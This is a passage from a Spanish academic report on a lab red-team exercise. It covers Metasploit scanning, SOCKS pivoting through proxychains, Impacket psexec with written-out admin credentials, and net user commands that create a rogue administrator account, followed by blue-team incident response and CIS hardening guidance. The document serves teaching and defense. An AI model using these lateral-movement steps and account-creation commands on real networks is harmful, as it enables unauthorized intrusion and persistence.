En la figura 20 se observa el uso del módulo de Metasploit auxiliary/scanner/portscan/tcp para escanear los puertos 135, 139, 445 y 3389 de todos los hosts de la subred de destino. Los resultados muestran que múltiples hosts responden en puertos SMB (139/445), confirmando la presencia de servicios potencialmente vulnerables o accesibles para moverse lateralmente.

Figura 20

Resultados del escaneo de servicios en la subred interna durante la simulación de movimiento lateral




Nota: La imagen presenta los resultados del escaneo de servicios realizado sobre la subred interna del laboratorio, en el cual se evidenciaron varios hosts con puertos abiertos y servicios activos. Esta actividad se llevó a cabo en un entorno completamente controlado como parte del análisis de exposición posterior al movimiento lateral. Elaboración propia.

Identificación del sistema mediante smb_version

En la figura 21 se muestra la utilización del módulo scanner/smb/smb_version contra el host 192.168.101.13. Se identifica que el sistema objetivo ejecuta Windows 7 Professional SP1, confirmando compatibilidad con psexec y otras técnicas de acceso remoto por SMB. Esta información permite preparar el ataque lateral correctamente.

Figura 21

Identificación de servicio SMB activo en un host de la subred interna



Nota: La imagen muestra la detección de un servicio SMB activo en el equipo Host B localizado dentro de la subred interna del laboratorio. Esta verificación permitió reconocer características generales del sistema expuesto, como parte del análisis de la superficie de ataque en la fase de post-explotación simulada. Elaboración propia.

Levantamiento del servidor SOCKS4a en Metasploit

En esta fase se estableció un canal intermedio que permitió simular la comunicación entre redes previamente separadas dentro del laboratorio. Este resultado evidenció el alto riesgo que representa la falta de controles sobre el tráfico interno, destacando la importancia de aplicar controles de segmentación, monitoreo de rutas internas y restricción de servicios no autorizados como parte de las acciones de defensa del Blue Team.

En la figura 22 se aprecia la configuración y ejecución del módulo auxiliary/server/socks_proxy. El servidor SOCKS escuchando en 127.0.0.1:1080 permite enrutar herramientas externas (como nmap e impacket) a través de la sesión comprometida. Esta capa es esencial para realizar pivoting fuera de Metasploit utilizando ProxyChains.

Figura 22

Habilitación de un canal de red intermedio en el entorno comprometido

Nota: La imagen muestra la activación de un servicio de red intermedio dentro del entorno de laboratorio, utilizado como parte de la simulación de movimiento lateral y comunicación indirecta hacia la subred interna. Elaboración propia.

Configuración de proxychains.conf


La figura 23 muestra la edición del archivo /etc/proxychains.conf agregando la línea:

socks4 127.0.0.1 1080

Con esto, todo el tráfico de las herramientas que usen ProxyChains se enviará a través del túnel SOCKS creado mediante Metasploit, permitiendo operar contra Host-B como si se estuviera dentro de la red interna.

Figura 23

Configuración de proxychains.conf



Nota: La imagen evidencia la validación de conectividad y la detección de un servicio activo en un host de la subred interna, a través de un canal de red intermedio previamente establecido en el entorno de laboratorio.

Uso de nmap y psexec a través de ProxyChains


En la figura 24 podemos ver dos acciones fundamentales:

- ProxyChains + nmap: Se validó que el puerto 445 de Host-B está accesible vía pivoting.
- ProxyChains + Impacket psexec.py: Se establece una sesión remota en Host-B utilizando credenciales válidas del administrador (administrador:Colombia123).

El prompt final C:\Windows\system32> confirma acceso completo al sistema destino mediante SMB pivotado.

Figura 24

Acceso remoto a host B interno mediante herramienta de administración en entorno controlado



Nota: La imagen evidencia la obtención de acceso remoto a un equipo ubicado en la subred interna del laboratorio, como resultado de la simulación controlada posterior al movimiento lateral.

Creación de usuario administrativo en Host-B (PoC Red Team)

En esta etapa se realizó la creación de un usuario efímero con privilegios administrativos dentro del sistema comprometido, como parte de la prueba de concepto solicitada en el escenario.

Esta acción tuvo como finalidad evidenciar el nivel de control que podría alcanzar un atacante en un entorno sin medidas de seguridad adecuadas.


En la figura 25 se visualiza la ejecución exitosa de los comandos:

- net user vanessazamudio Colombia123 /add
- net localgroup Administradores vanessazamudio /add

Esto demuestra la capacidad de escalar privilegios y alterar cuentas en la máquina destino siendo la evidencia crucial del movimiento lateral.

Figura 25


Creación de un usuario efímero con privilegios administrativos en un entorno controlado



Nota: La imagen evidencia la creación de un usuario temporal con privilegios administrativos dentro del sistema objetivo, como parte de la prueba de concepto (PoC) realizada en un laboratorio aislado. Elaboración propia.

Figura 26

Validación de usuario administrativo en Host-B (PoC Red Team)




Nota: La imagen muestra la verificación de una cuenta de usuario creada durante la prueba de concepto en el entorno de laboratorio, donde se evidencia el último cambio de contraseña registrado en el sistema como parte del control y seguimiento de accesos. Elaboración propia.

En esta etapa se confirmó que la cuenta efímera contaba con privilegios administrativos en el sistema comprometido, lo que representó un alto nivel de riesgo en términos de control total del equipo. Este resultado permitió dimensionar el impacto que puede generar una brecha de seguridad en la gestión de cuentas y privilegios, y sirvió como base para la fase posterior de eliminación de la cuenta, refuerzo de políticas de acceso y aplicación de medidas de endurecimiento por parte del Blue Team.

Figura 27


Verificación de pertenencia al grupo de administradores de la cuenta efímera



Nota: La imagen muestra la verificación de que la cuenta de usuario creada de forma temporal durante la prueba de concepto fue integrada al grupo de administradores del sistema. Elaboración propia.

Figura 28

Visualización de la cuenta efímera con privilegios administrativos en el sistema objetivo




Nota: La imagen muestra la visualización de una cuenta de usuario creada de forma temporal con privilegios administrativos dentro del sistema comprometido. Elaboración propia.

Eliminación del usuario creado (limpieza)

En esta fase se llevó a cabo la eliminación de la cuenta efímera que había sido creada con privilegios administrativos durante la simulación de ataque. Esta acción forma parte de las medidas de contención del Blue Team, orientadas a revertir los cambios no autorizados, reducir el riesgo de persistencia en el sistema y restablecer las condiciones de seguridad. Asimismo, evidencia la importancia de una correcta gestión de cuentas y del monitoreo continuo de privilegios en entornos corporativos.

Figura 29

Eliminación de la cuenta efímera como acción de contención del Blue Team



Nota: La imagen muestra la eliminación de una cuenta de usuario creada de forma temporal durante la prueba de concepto, como parte de las acciones de contención implementadas por el Blue Team en el entorno de laboratorio. Esta medida fue aplicada con el objetivo de mitigar el acceso no autorizado y restablecer la seguridad del sistema. Elaboración propia.

La Figura 30 sintetiza de forma gráfica la secuencia completa aplicada durante el ejercicio Red Team en el laboratorio, permitiendo evidenciar la relación directa entre cada fase práctica ejecutada y las etapas clásicas de un proceso de pentesting controlado.

Figura 30

Ciclo de ataque simulado y fases del ejercicio Red Team en laboratorio controlado

Nota. La imagen representa de manera secuencial las fases ejecutadas durante el ejercicio Red Team en un entorno de laboratorio controlado: reconocimiento, escaneo, identificación de vulnerabilidades, explotación, post-explotación, escalamiento de privilegios y validación final. Elaboración propia.

Estrategias Blue Team

Acciones iniciales ante la detección de un ataque en tiempo real

Al enfrentar un ataque informático en tiempo real, lo primero que indagaría sería el alcance del incidente, es decir, identificar qué equipo o equipos están siendo afectados, desde cuándo inició el comportamiento anómalo y si existen señales evidentes de compromiso, como procesos inusuales, alto consumo de recursos, conexiones de red sospechosas o creación de usuarios no autorizados. Esta primera revisión permite determinar si se trata de un incidente aislado o de una amenaza que podría estar propagándose dentro de la red de SecureNova Labs.

De manera inmediata, una de las primeras acciones que realizaría sería aislar la máquina comprometida de la red, desconectándola del acceso a Internet y a la red interna, con el fin de evitar movimientos laterales hacia otros equipos y la posible exfiltración de información. Este

paso es esencial en la fase de contención inicial, ya que limita la comunicación del atacante con el sistema vulnerado y reduce el impacto del incidente (Zambrano Hernández et al., 2024).

Posteriormente, iniciaría un proceso de recolección de información técnica, sin apagar el equipo, para no perder evidencia volátil. En esta etapa revisaría los procesos en ejecución, las conexiones activas de red, los servicios iniciados, los usuarios conectados y los registros de eventos del sistema operativo. Estas actividades pueden realizarse con herramientas de software libre como Process Explorer, Wireshark, Task Manager avanzado o comandos del sistema como netstat, tasklist y eventvwr, permitiendo identificar comportamientos anómalos que confirmen la presencia del ataque. De acuerdo con European Union Agency for Cybersecurity. (2019), la detección temprana de actividad maliciosa requiere analizar patrones inusuales de tráfico y correlacionar eventos que puedan evidenciar compromisos en curso.

Además, consultaría los registros de seguridad de la red y, si se cuenta con un SIEM, verificaría la correlación de eventos para identificar patrones de intrusión, intentos de acceso no autorizados o conexiones hacia direcciones IP sospechosas. Un SIEM permite centralizar y analizar los registros en tiempo real, facilitando la identificación de la fuente del ataque y apoyando la toma de decisiones en la fase de contención (Moreno, P. (2015)).

Finalmente, documentaría cada hallazgo mediante capturas de pantalla, anotaciones de fechas y horas, direcciones IP involucradas y cualquier archivo sospechoso identificado, tal como señala Casey, E. (2011), la validez de la evidencia digital depende de una recolección adecuada y de evitar la alteración de datos volátiles durante el análisis de incidentes. Esta información sería clave para el análisis posterior, la elaboración del informe y la implementación de medidas de hardenización que eviten futuros incidentes. Estas acciones se alinean con las buenas prácticas sugeridas por el Center for Internet Security (Center for Internet Security, 2020)

y las guías de gestión de incidentes, las cuales resaltan la importancia de actuar de manera rápida, ordenada y basada en evidencia.

Medidas de endurecimiento del sistema tras el ataque simulado del Red Team

Teniendo en cuenta que el ataque ejecutado por el equipo Red Team se aprovechó de vulnerabilidades en una estación de trabajo Windows, una de las primeras medidas de hardenización que propondría sería la actualización inmediata del sistema operativo y de todas las aplicaciones instaladas.

Por ejemplo: si el ataque se realizó sobre un sistema Windows 7 sin parches recientes o una aplicación vulnerable (como un servidor HTTP antiguo), se deben instalar las últimas actualizaciones de seguridad o, en su defecto, migrar a una versión más reciente y soportada como Windows 10 u 11. Esto reduce la posibilidad de que un atacante vuelva a explotar la misma vulnerabilidad.

Otra medida clave sería el endurecimiento de servicios y puertos expuestos. Esto significa deshabilitar servicios innecesarios y cerrar puertos que no estén siendo utilizados con un propósito legítimo.

Por ejemplo: si durante el escaneo realizado por el Red Team se detectó que el puerto 80 o 445 estaba abierto sin necesidad, se debe configurar el firewall local y de red para bloquear esos puertos y permitir únicamente los estrictamente necesarios para la operación del equipo dentro de SecureNova Labs (Center for Internet Security, 2020).

También propondría implementar políticas más estrictas de control de acceso, aplicando el principio de mínimo privilegio. Esto implica eliminar cuentas innecesarias, revisar permisos y restringir el uso de cuentas con privilegios administrativos.

Por ejemplo: si el atacante logró crear un usuario administrador durante el ataque, como se evidenció en el ejercicio anterior, se deben eliminar estas cuentas no autorizadas y configurar que solo personal autorizado, mediante credenciales robustas, pueda crear o modificar usuarios con privilegios elevados (Centro Criptológico Nacional – CCN-CERT, 2018).

Adicionalmente, se recomienda implementar herramientas de monitoreo y alerta temprana, como un SIEM o sistemas de detección de intrusos. Esto permitiría identificar comportamientos anómalos en tiempo real.

Por ejemplo: si un equipo comienza a realizar múltiples intentos de conexión a otras máquinas o a direcciones IP externas desconocidas, el SIEM puede generar una alerta para que el Blue Team intervenga de inmediato antes de que el daño se extienda (Moreno, P. (2015)).
Por último, una medida de hardenización fundamental es la capacitación del personal en buenas prácticas de ciberseguridad. Muchas veces el ataque inicial comienza por un correo electrónico malicioso o una descarga insegura.

Por ejemplo: si un usuario abrió un archivo sospechoso enviado por correo, se deben realizar capacitaciones básicas sobre cómo identificar correos fraudulentos, enlaces peligrosos y archivos adjuntos maliciosos, fortaleciendo así la primera línea de defensa humana dentro de SecureNova Labs (Zambrano Hernández et al., 2024).

Diferencias entre los equipos Blue Team y de Respuesta a Incidentes

Aunque el equipo Blue Team y el equipo de respuesta a incidentes (CSIRT) trabajan con el mismo objetivo de proteger a la organización frente a amenazas informáticas, sus funciones y enfoques son diferentes y complementarios.

El Blue Team tiene un enfoque principalmente preventivo y defensivo de forma continua. Su trabajo se centra en fortalecer la seguridad de los sistemas, configurar controles, monitorear la

red en busca de comportamientos sospechosos y aplicar medidas de hardenización para reducir vulnerabilidades. Es un equipo que trabaja de forma constante en la protección de la infraestructura, incluso cuando no hay un ataque en curso.

Por ejemplo: en el caso de SecureNova Labs, el Blue Team se encargaría de configurar el firewall, revisar que los parches estén actualizados, verificar que no existan puertos innecesarios abiertos, implementar herramientas como un SIEM y analizar los registros de eventos para detectar cualquier actividad anómala antes de que se convierta en un incidente grave (Center for Internet Security, 2020).

Por otro lado, el CSIRT (Computer Security Incident Response Team) entra en acción cuando el incidente ya ha sido identificado y requiere una respuesta estructurada y formal. Este equipo se especializa en gestionar el incidente, documentarlo, coordinar acciones de recuperación, comunicar a las áreas involucradas y apoyar en la restauración de los servicios afectados. Su función es más reactiva y orientada a la gestión del incidente, una vez que este ocurre (Zambrano Hernández et al., 2024).

Por ejemplo: si durante el monitoreo, el Blue Team detecta que un atacante logró acceder al sistema y extraer información, el CSIRT de SecureNova Labs sería el encargado de activar el plan de respuesta, analizar el impacto, notificar a las partes interesadas, recolectar evidencia digital y liderar el proceso de recuperación de los sistemas afectados.

Otra diferencia importante es que el Blue Team actúa de manera continua, mientras que el CSIRT trabaja principalmente por eventos. Según el National Institute of Standards and Technology. (2014), un equipo de respuesta debe seguir fases estructuradas de preparación, detección, análisis, contención, erradicación y recuperación para manejar adecuadamente un incidente. El Blue Team está siempre vigilando, ajustando controles y fortaleciendo la seguridad,

mientras que el CSIRT se activa cuando hay un incidente concreto que debe ser gestionado de forma formal y documentada.

En resumen, se puede decir que el Blue Team es quien previene, vigila y fortalece, mientras que el CSIRT es quien responde, coordina y gestiona el incidente cuando ya se ha materializado, y ambos se complementan para ofrecer una protección integral dentro de la organización (Rajendran, J., Jyothi, V., & Karri, R. (2011)).

Tabla 1

Diferencias principales entre el Blue Team y el CSIRT en el escenario de SecureNova Labs

Criterio	Blue Team	CSIRT (Equipo de Respuesta ante Incidentes)
Enfoque principal	Preventivo y defensivo	Reactivo y de gestión del incidente
Objetivo	Proteger y fortalecer la infraestructura	Responder, contener y gestionar el incidente
Momento de actuación	Antes y durante un ataque	Cuando el incidente ya fue detectado
Funciones principales	Monitoreo, hardenización, detección y prevención	Análisis, contención, erradicación y recuperación
Frecuencia de trabajo	Permanente y continuo	Se activa por eventos o incidentes
Ejemplo en SecureNova Labs	Configura firewall, revisa parches, monitorea el SIEM	Investiga el ataque, documenta el caso y coordina la recuperación

Nota. Esta tabla presenta una comparación general entre las funciones del equipo Blue Team y el equipo de respuesta a incidentes (CSIRT), destacando sus diferencias en cuanto al enfoque, el momento de actuación y las principales responsabilidades en el contexto del escenario de SecureNova Labs. Elaboración propia.

Aplicación del marco del Center for Internet Security (CIS) en las labores del Blue Team

Si dentro del equipo Blue Team de SecureNova Labs me indicaran trabajar con el Center for Internet Security (CIS), lo utilizaría principalmente como una guía práctica para fortalecer la seguridad de los sistemas y reducir las vulnerabilidades identificadas durante el ataque ejecutado por el Red Team. El CIS proporciona estándares, controles y configuraciones recomendadas que permiten establecer una base sólida de seguridad en servidores, estaciones de trabajo, redes y dispositivos, lo que resulta fundamental en un escenario donde se busca prevenir una reincidencia del ataque (Center for Internet Security, 2020).

En primer lugar, emplearía los CIS Benchmarks para revisar la configuración de la estación de trabajo Windows comprometida y compararla con una configuración segura recomendada. Esto permitiría detectar parámetros inseguros, como servicios innecesarios habilitados, permisos excesivos, contraseñas débiles o puertos abiertos sin control.

Por ejemplo, si el equipo afectado tenía habilitado el acceso remoto sin restricciones o contaba con usuarios con privilegios administrativos no autorizados, los CIS Benchmarks servirían como guía para deshabilitar esos accesos y aplicar configuraciones más seguras, reduciendo así la posibilidad de que el atacante vuelva a tomar control del sistema (Center for Internet Security. (2020)).

Adicionalmente, utilizaría los CIS Critical Security Controls para priorizar las acciones de mejora que debe implementar SecureNova Labs.

Estos controles permiten ordenar las tareas de seguridad comenzando por las más críticas, tales como:

- Inventariar los activos de hardware y software.
- Asegurar las cuentas de usuario y privilegios.
- Monitorear los eventos del sistema y de la red.
- Proteger los puntos de acceso.

Esto facilita la creación de un plan estructurado de hardenización alineado con buenas prácticas internacionales y adaptable a las capacidades de la organización (Zambrano Hernández et al., 2024).

